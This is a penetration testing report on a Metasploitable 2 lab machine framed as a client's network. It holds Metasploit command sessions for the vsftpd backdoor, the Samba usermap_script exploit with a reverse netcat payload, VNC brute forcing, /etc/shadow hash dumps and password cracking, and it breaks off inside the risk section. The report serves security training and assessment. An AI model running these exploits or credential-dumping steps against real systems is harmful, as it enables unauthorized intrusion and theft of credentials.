

Penetration Testing Report for Chester Ltd.

RITA OKONKWO

07/03/2025

Penetration Testing Report for Chester Ltd.

Introduction

This report provides a comprehensive assessment of Chester Ltd's network infrastructure, focusing on identifying vulnerabilities and potential risks within the organization's systems. The assessment was conducted using the Metasploitable 2 virtual machine as a target to simulate real-world attack scenarios. The findings and exploitation results from this security assessment are outlined, along with recommended mitigation strategies to enhance the organization's security posture.

Engagement with Chester Ltd.

During this engagement, I conducted the penetration test independently with the goal of identifying and assessing vulnerabilities within Chester Ltd's network infrastructure. The test environment was the Metasploitable 2 virtual machine, provided by Chester Ltd, to simulate real-world attack scenarios.

While communication with Chester Ltd's IT team was minimal during the testing process, the findings from the assessment were thoroughly documented and shared upon completion. This allowed Chester Ltd to review the risks and potential impacts of the vulnerabilities uncovered.

Based on the findings, I provided recommendations on remediation strategies, including security updates, password policies, and securing remote services. The results of the assessment are captured in this report to guide Chester Ltd in improving its overall

security posture. The results of this engagement are presented in the following sections, beginning with the overall objective of the assessment.

a) Objective

The objective of this report is to document the findings from the security assessment conducted on Chester Ltd's network, using Metasploitable 2 as the primary target. The aim is to uncover vulnerabilities and exploit them to gain unauthorized access, providing insights into the system's weaknesses and how they can be addressed with best practice recommendations.

b) Scope

This section defines the scope and boundaries of the security assessment:

- ✧ Target System: Metasploitable 2
- ✧ Target IP Address: 192.168.211.133
- ✧ Operating System: Linux.
- ✧

Information Gathering

Information gathering or reconnaissance is the initial phase of penetration testing. It involves collecting information about the target system, such as its active services and open ports. This process is essential for determining attack vectors that might be exploitable.

a) Ping Test

To confirm the target system's availability, I used the ping command, which sends ICMP echo requests to the target's IP address. A successful response indicates that the target system is live and reachable (Red Hat Security Team, 2021).

```

PING 192.168.211.133 (192.168.211.133) 56(84) bytes of data.
64 bytes from 192.168.211.133: icmp_seq=1 ttl=64 time=0.381 ms
64 bytes from 192.168.211.133: icmp_seq=2 ttl=64 time=0.672 ms
64 bytes from 192.168.211.133: icmp_seq=3 ttl=64 time=0.676 ms
64 bytes from 192.168.211.133: icmp_seq=4 ttl=64 time=0.914 ms
64 bytes from 192.168.211.133: icmp_seq=5 ttl=64 time=1.05 ms
64 bytes from 192.168.211.133: icmp_seq=6 ttl=64 time=0.677 ms
64 bytes from 192.168.211.133: icmp_seq=7 ttl=64 time=0.408 ms
64 bytes from 192.168.211.133: icmp_seq=8 ttl=64 time=0.931 ms
64 bytes from 192.168.211.133: icmp_seq=9 ttl=64 time=0.929 ms
64 bytes from 192.168.211.133: icmp_seq=10 ttl=64 time=0.611 ms

— 192.168.211.133 ping statistics —
10 packets transmitted, 10 received, 0% packet loss, time 9084ms
rtt min/avg/max/mdev = 0.381/0.724/1.045/0.214 ms

```

Fig 1. checking the availability of the target using the ping command.

The target responded with successful replies, indicating it was online and ready for further testing.

b) Default Credentials Search

During initial research, I found that Metasploitable 2 uses the default credentials “msfadmin:msfadmin”. This credential is widely known and publicly available, making them a significant security risk(Offensive Security, 2022). This information was saved for use in various service enumeration and exploitation phases.




Fig 2. google searching for default credentials.

c) NMAP Scan

I conducted a network scan using NMAP (Network Mapper) to enumerate open ports and discover running services on the target system(Fyodor, 2021). Nmap is a powerful tool that provides detailed information about the services and versions running on a system.

```

nmap -sS 192.168.211.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 14:42 WAT
Nmap scan report for 192.168.211.133
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:76:C9:1E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.66 seconds

```

Fig 3. nmap scan result.

The scan revealed several open ports:

- i. Port 21 (FTP): File Transfer Protocol used for transferring files.
- ii. Port 22 (SSH): Secure Shell, used for secure remote access.
- iii. Port 23 (Telnet): An older protocol used for remote login, transmitting data in plaintext.
- iv. Port 80 (HTTP): Web server hosting an HTTP service.
- v. Ports 139 & 445 (SMB): Server Message Block, used for file sharing over a network.
- vi. Port 5900 (VNC): Virtual Network Computing, used for remote desktop sharing.

These open ports represent potential attack surfaces and were investigated further.

Vulnerability Assessments

After identifying the open ports using Nmap (Fyodor, 2021), the next step was to assess the services running on each port for potential vulnerabilities. This phase aims to find weaknesses that could be exploited to gain unauthorized access to the system.

I. FTP (Port 21)

FTP (File Transfer Protocol) is a widely used protocol for transferring files between systems. However, it can pose a security risk, especially when older or vulnerable versions are used.

```
# nmap 192.168.211.133 -A -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 15:12 WAT
Nmap scan report for 192.168.211.133
Host is up (0.00070s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230) en ftp
```

Fig 4. proof of anonymous login allowed.

Initially, anonymous login was allowed but did not yield any files. Anonymous login simply means using “Anonymous” as the username and password of the FTP server.

```
(root@kali)-[~/tofa/work/eze/metasploitable]
# ftp 192.168.211.133
Connected to 192.168.211.133. open ftp          vsftpd 2.
220 (vsFTPd 2.3.4)
Name (192.168.211.133:root): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25905|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> ls
229 Entering Extended Passive Mode (|||52612|).
150 Here comes the directory listing.
226 Directory send OK.
```

Fig 5. anonymous login gave us nothing.

However, using the default credentials “msfadmin:msfadmin”, I gained access to the FTP server and was able to browse and download files.

```
(root@kali)-[~/tofa/work/eze/metasploitable]
# ftp 192.168.211.133
Connected to 192.168.211.133.
220 (vsFTPd 2.3.4)
Name (192.168.211.133:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
```

Fig 6. msfadmin successful login attempt.

```
ftp> ls
229 Entering Extended Passive Mode (|||64114|).
150 Here comes the directory listing.
drwxr-xr-x  6 1000      1000      4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20276|).
150 Here comes the directory listing.
drwxr-xr-x  3 1000      1000      4096 Apr 28  2010 mysql-ssl
drwxr-xr-x  5 1000      1000      4096 Apr 28  2010 samba
drwxr-xr-x  2 1000      1000      4096 Apr 19  2010 tikiwiki
drwxr-xr-x  3 1000      1000      4096 Apr 16  2010 twiki20030201
226 Directory send OK.
ftp> cd mysql-ssl
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||19741|).
150 Here comes the directory listing.
-rw-r--r--  1 1000      1000      428 Jan 26  2010 my.cnf
drwx----- 2 1000      1000      4096 Jan 27  2010 mysql-keys
-rw-r--r--  1 1000      1000      226 Apr 20  2010 mysqld.gdb
-rw-r--r--  1 1000      1000    951427 Apr 20  2010 yassl-1.9.8.zip
226 Directory send OK.
```

Fig 7. browsing through the file system.

The target system was running “vsftpd 2.3.4”, which is vulnerable to a backdoor attack (CVE-2011-2523).

```
# nmap 192.168.211.133 -A -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 15:12 WAT
Nmap scan report for 192.168.211.133
Host is up (0.00070s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230) en ftp
```

Fig 8. version number of FTP.

Potential exploit for vsftpd 2.3.4

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/




Fig 9. potential exploit for the outdated FTP server's version

I flagged the vulnerable vsftpd version for further exploitation later in the process.

II. SSH (Port 22)

SSH (Secure Shell) is a protocol for securely logging into remote systems. It is a preferred choice for system administrators because it encrypts the communication between the client and the server.

On the target system, OpenSSH was running on port 22. Using the default credentials “*msfadmin:msfadmin*” (Offensive Security, 2022), I gained full access to the system.




Fig 10. successful login attempt with “msfadmin:msfadmin”.

Once logged in, I was able to escalate privileges to the root user by using the **sudo** command.




Fig 11. successful privilege escalation to root.

HTTP (Hypertext Transfer Protocol) is the foundation of data communication on the web. The target machine was running a default Apache web page on port 80. What this means is there's a web server running in the IP address.

While exploring the website, I found credentials displayed on the page, which represented another case of information disclosure.



Fig 14. information disclosure on webserver's homepage

During the assessment, a scan was conducted using *Nikto*, a web server scanner designed to identify potential vulnerabilities. The scan revealed several directories on the target website, which led to further exploration of sensitive information and potential vulnerabilities. This discovery was crucial for identifying information disclosure risks and other vulnerabilities present in the web application. (Rapid7, 2023).

```

- nikto -h http://192.168.211.133
- Nikto v2.5.0

+ Target IP:      192.168.211.133
+ Target Hostname: 192.168.211.133
+ Target Port:    80
+ Start Time:     2024-09-29 08:42:54 (GMT1)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.18.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tct' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index'
were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/6275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /%PMP8B85F2A0-3C92-1103-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /%PMP8B85F2A0-3C92-1103-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /%PMP8B85F2A0-3C92-1103-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /%PMP8B85F2A0-3C92-1103-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 48540, mtime: Tue Dec 9 18:24:
00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/dos/windows/mv/mv1_012_electbomser
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /wp-config.php#: #wp-config.php file found. This file contains the credentials.
+ 810 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:     2024-09-29 08:45:15 (GMT1) (141 seconds)

+ 1 host(s) tested

```

Fig 15. nikto in action discovered version number of Apache -- Apache2.2.8 and some directories.

V. SMB (Ports 139 and 445)

SMB (Server Message Block) is used for file sharing between systems on a network.

I verified the version of the Samba service running on the target machine using *Metasploit*.

This verification process indicated that the server was outdated, raising concerns about potential vulnerabilities.

```

msf6 > search smb version auxiliary

Matching Modules

# Name                               Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/windows/smb/rras_vls_null_deref 2006-06-14 normal No Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
1 auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow - normal No Microsoft Windows SVS Sys Sr QueryFsInformation Pool Overflow DoS
2 auxiliary/scanner/smb/smb_version - normal No SMB Version Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_version

msf6 > use 3
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name Current Setting Required Description
--
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS 1 yes The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.211.133
rhosts => 192.168.211.133
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.211.133:445 - SMB Detected (versions:1) (preferred dialect: {signatures:optional})
[*] 192.168.211.133:445 - Host could not be identified: Unix (Samba 3.0.28-Debian)
[*] 192.168.211.133: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

Fig 16. version number detected for smb - Samba 3.0.20

Potential exploit for Samba 3.0.20 (Rapid7, 2018).

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/




Fig 16. potential exploit found via google & rapid7

I flagged the outdated version for future exploitation possibilities.

VI. VNC (Port 5900)

VNC (Virtual Network Computing) is a graphical desktop-sharing protocol that allows users to control remote systems.

The VNC service on the target system was running with weak credentials, allowing unauthorized access to the graphical desktop.

I used Metasploit to perform a brute-force attack on the VNC service and gained access to the system's desktop interface. This highlights the importance of securing remote desktop services.

```
msf6 > search vnc login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  auxiliary/scanner/vnc/vnc_login          .              normal No     VNC Authentication Scanner
1  post/windows/gather/credentials/mremote .              normal No     Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote
msf6 > use 0
```

Fig 17. searched metasploit for any module relating to vnc bruteforcing or logging-in

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.211.133
rhosts => 192.168.211.133
msf6 auxiliary(scanner/vnc/vnc_login) > options
Module options (auxiliary/scanner/vnc_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.211.133	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

Fig 18. set the Rhosts to the target's IP

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.211.133:5900 - 192.168.211.133:5900 - Starting VNC login sweep
[*] 192.168.211.133:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.211.133:5900 - 192.168.211.133:5900 - Login Successful: :password
[*] 192.168.211.133:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Fig 19. found a password! "password"

I saved the password found "password" for further exploitation.

Exploitation / Vulnerability Verification

After identifying the vulnerabilities, the next step was to exploit them to verify their impact and confirm the security risks.

i. Exploiting vsftpd 2.3.4 (CVE-2011-2523)

The vulnerable version of vsftpd (2.3.4) was exploited using the Metasploit framework. The backdoor exploit provided root shell access to the system.

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
  RPORT      21               yes        The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.211.133
rhosts => 192.168.211.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.211.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.211.133:21 - USER: 331 Please specify the password.
[*] 192.168.211.133:21 - Backdoor service has been spawned, handling...
[*] 192.168.211.133:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.211.130:36083 -> 192.168.211.133:6200) at 2024-09-29 09:37:13 +0100

whoami
root

```

Fig 20. r00ted this machine via the FTP outdated version.

The exploit was successful, giving me a root shell on the system. This is a critical vulnerability that must be patched immediately.

ii. Exploiting SMB (CVE-2007-2447)

The Samba service running on ports 139 and 445 was vulnerable to CVE-2007-2447.

Using Metasploit, I deployed the usermap_script exploit, which allowed me to gain root access.

```

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.211.133
rhosts => 192.168.211.133
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.211.133 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
  RPORT      139              yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.211.130 yes        The listen address (an interface may be specified)
  LPORT     4444             yes        The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

```

Fig 21. set the required settings for the exploit to work

The exploit was successful, resulting in complete system compromise.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.211.130:4444
[*] Command shell session 1 opened (192.168.211.130:4444 → 192.168.211.133:45337) at 2024-09-29 09:52:30 +0100

whoami
root
hostname
metasploitable
```

Fig 22. got r00t access on via the outdated samba version

iii. Exploiting VNC (Port 5900)

The VNC service was exploited using Metasploit by performing a brute-force attack. Once I obtained the password, I accessed the system's graphical desktop environment as the root user.




Fig 23. got r00t shell with the weak password found "password".

This further demonstrated the risk of weak credentials in remote services.

Post Exploitation

Postexploitation is the phase where attackers further compromise the system, gather valuable information, or maintain access. After gaining root access, I performed the following actions:

- ❖ **Sensitive data retrieval:** Collected files such as /etc/passwd and /etc/shadow via SSH.

```

root@metasploitable:/home/msfadmin# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/:/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002:,,/home/service:/bin/bash
telnetd:x:112:112:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false

```

Fig 24. extracted the content of “/etc/passwd” file.

```

root@metasploitable:/home/msfadmin# cat /etc/shadow
root:$1$/avpFBj1$X0z8w5UF9Iv..DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::

```

Fig 25. extracted the content of “/etc/shadow” file for bruteforcing purposes.

❖ Password cracking: Successfully cracked three password hashes from the shadow file.

This activity demonstrated the potential for significant damage and unauthorized access to sensitive information.

```

John --wordlist=/usr/share/wordlists/rockyou.txt unshadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/
128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:21:49 30.22% (ETA: 15:11:13) 0.002291g/s 3391p/s 13574c/s 13574C/s pukita12..puki2u
3g 0:00:21:57 30.35% (ETA: 15:11:19) 0.002277g/s 3385p/s 13550c/s 13550C/s projectexcel..progressr
oad
3g 0:00:22:00 30.41% (ETA: 15:11:21) 0.002272g/s 3383p/s 13540c/s 13540C/s princesssharai..princes
sphannie
3g 0:00:26:18 35.52% (ETA: 15:13:03) 0.001901g/s 3270p/s 13087c/s 13087C/s na261a132..na1560
3g 0:00:49:58 DONE (2024-09-28 14:48) 0.001000g/s 4702p/s 18811c/s 18811C/s ejngyhga007..*7;Vamos
!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Fig 26. JohnTheRipper cracked three hashes of user account.

Risk / Exposure Analysis

This section provides a quantitative description of the risks identified during the penetration test. It outlines the potential damage if these vulnerabilities were exploited by a malicious actor.

1. FTP (Port 21) - Vulnerable vsftpd Version (CVE-2011-2523)

Risk Level: High

Impact: The vulnerable version of vsftpd (2.3.4) contains a backdoor that allows attackers to gain root access to the system. Exploiting this vulnerability leads to complete control over the target.

Likelihood: High due to the public availability of the exploit and the fact that the version is outdated.

Potential Exposure: Full compromise of the system, including access to sensitive files and the ability to manipulate or delete system data.

2. SSH (Port 22) - Default Credentials

Risk Level: High

Impact: The use of default credentials allows attackers to log in as a privileged user (msfadmin), leading to full system access. Privilege escalation to root further exposes critical data and system control.

Likelihood: High, given the widespread knowledge of the default credentials for Metasploitable 2.

Potential Exposure: Full control of the system, allowing modification, deletion, or theft of sensitive data.

3. Telnet (Port 23) - Insecure Protocol

Risk Level: High

